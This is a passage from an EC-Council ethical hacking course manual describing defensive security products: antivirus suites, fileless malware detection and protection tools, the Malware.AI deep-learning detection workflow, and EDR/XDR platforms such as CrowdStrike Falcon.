


Figure 7.178: Screenshot of McAfee® Total Protection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional antivirus software are as follows:

- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Bitdefender Antivirus Plus (*https://www.bitdefender.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- Intego (*https://www.intego.com*)
- TotalAV Antivirus Pro (*https://www.totalav.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)
- ESET Internet Security (*https://www.eset.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Panda Total protection (*https://www.pandasecurity.com*)

Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **Cynet Next-Gen Antivirus (NGAV)**

  Source: *https://www.cynet.com*

  Cynet Next-Gen Antivirus (NGAV) automatically detects and stops fileless malware, ransomware, and zero-day exploits. The tool also ensures that only legitimate processes can access critical areas in memory. It analyzes files using unsupervised machine learning to expose and thwart malicious file execution. The tool can also monitor processes at runtime and terminate any processes behaving abnormally.




Figure 7.179: Figure: Screenshot of fileless malware detection using Cynet NGAV

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional tools for detecting fileless malware threats are as follows:

- Apex One (*https://www.trendmicro.com*)
- Cortex XDR (*https://www.paloaltonetworks.com*)
- ManageEngine Next-Gen Antivirus (NGAV) (*https://www.manageengine.com*)
- Kaspersky Total Security (*https://www.kaspersky.com*)
- Xcitium Advanced (EPP+EDR) (*https://www.xcitium.com*)

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **Microsoft Defender for Endpoint**

  Source: *https://www.microsoft.com*

  Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats. It can inspect fileless threats even with heavy obfuscation. The machine learning technologies used in the cloud provide protection against new and emerging threats. Microsoft Defender for Endpoint also utilizes the Antimalware Scan Interface (AMSI) to enhance protection against fileless malware, dynamic script-based attacks, and other non-traditional cyber threats.





Figure 7.180: Screenshot of Microsoft Defender for Endpoint

Some additional fileless malware protection tools are as follows:

- FortiEDR (*https://www.fortinet.com*)
- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Sophos Intercept X (*https://www.sophos.com*)
- CylanceENDPOINT™ (*https://www.blackberry.com*)
- IBM Security QRadar EDR (*https://www.ibm.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AI-Powered Malware Detection and Analysis Tools

Malware.AI

Source: *https://www.malware.ai*

Advanced techniques are used to identify unknown malware by converting files into graphical formats and analyzing them using deep learning models. This method does not rely on the traditional signature-based detection methods. When a file is uploaded, it is checked against existing malware campaigns to determine whether it is part of the current attack trend or a targeted attack. If a file was not recognized, it was broken down into smaller parts, converted into images, and analyzed for unusual patterns using ML. Finally, the tool assigns a maliciousness score to the file to guide further action.

Key Features of Malware.AI

- **Deep Learning Analysis**: Advanced AI is used to convert files into images and detect harmful patterns even without known signatures.
- **Signature-Less Detection**: Finds new and unknown malware without relying on pre-existing malware signatures.
- **Campaign Correlation**: Identifies if the malware is part of a widespread attack or a specific, targeted attempt by comparing it to current threats.
- **Detailed File Breakdown**: Unidentified files are divided into smaller parts, converted into images, and checked for unusual activities using ML.
- **Maliciousness Scoring**: A risk score is assigned to the file, indicating how dangerous it is, and the next steps are suggested.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Automated Threat Identification**: Quickly and automatically identifies malware, speeding up the response process.

Figure 7.181: Screenshot of Malware.AI

Steps followed by Malware.AI for Malware Detection

- **Step 1: Upload File**:
  - Users upload files to scan them for malware.
- **Step 2: Check File against Malware Campaigns**:
  - This tool compares the uploaded file with an existing database of known malware campaigns to determine whether it matches any current threats.
- **Step 3: Perform Static Heuristic Analysis**:
  - Static heuristic analysis methods were applied to the file to gather more information about its characteristics and potential malicious behaviors.
- **Step 4: Execute Dimensional Reduction**:
  - Dimensional reduction techniques were applied to the raw file data to extract significant features, making the analysis more efficient and focused.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Separate the File into Multiple Chunks**:
  - The file is divided into multiple correlated subsets or chunks. Each chunk was analyzed individually to detect suspicious patterns.
- **Step 6: Apply AI to the Data**:
  - AI algorithms, specifically deep learning models, are used to analyze chunk sets and reduced features to predict potential malware behaviors.
- **Step 7: Prediction Amplification**:
  - The results of the static heuristic analysis are used to amplify and refine the predictions made using the AI models.
- **Step 8: Final Classification**:
  - Based on the amplified results, a final maliciousness score was calculated for the file, indicating the threat level.
- **Step 9: Return Result to User**:
  - The tool informs the user if the file contains malware, and provides suggestions on how to proceed with the file based on the analysis.

Additional Malware Detection and Analysis Tools:

- Sophos Intercept X (*https://www.sophos.com*)
- Elastic Security (*https://www.elastic.co*)
- Bitdefender GravityZone (*https://www.bitdefender.com*)
- Vipre Endpoint Security (*https://vipre.com*)
- Webroot SecureAnywhere (*https://www.webroot.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Endpoint Detection and Response (EDR/XDR) Tools

Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) tools are crucial components of modern cybersecurity arsenals, designed to provide comprehensive security monitoring, threat detection, and response capabilities. These tools go beyond traditional antivirus software by offering deeper insights into network behaviors and threats. EDR focuses on endpoints—computers, mobile devices, and other network endpoints—to monitor, detect, and respond to cybersecurity threats. XDR extends the capabilities of EDR by integrating more security layers, such as network traffic, email security, cloud security, etc.

- **CrowdStrike Falcon® Insight XDR**

  Source: *https://www.crowdstrike.com*

  CrowdStrike Falcon® Insight XDR offers AI-powered detection with top threat intelligence and expert insights to prevent attackers from entering the network. The tool can detect threats accurately with minimal false alarms. It is compatible with Windows, Chrome OS, macOS, and Linux systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

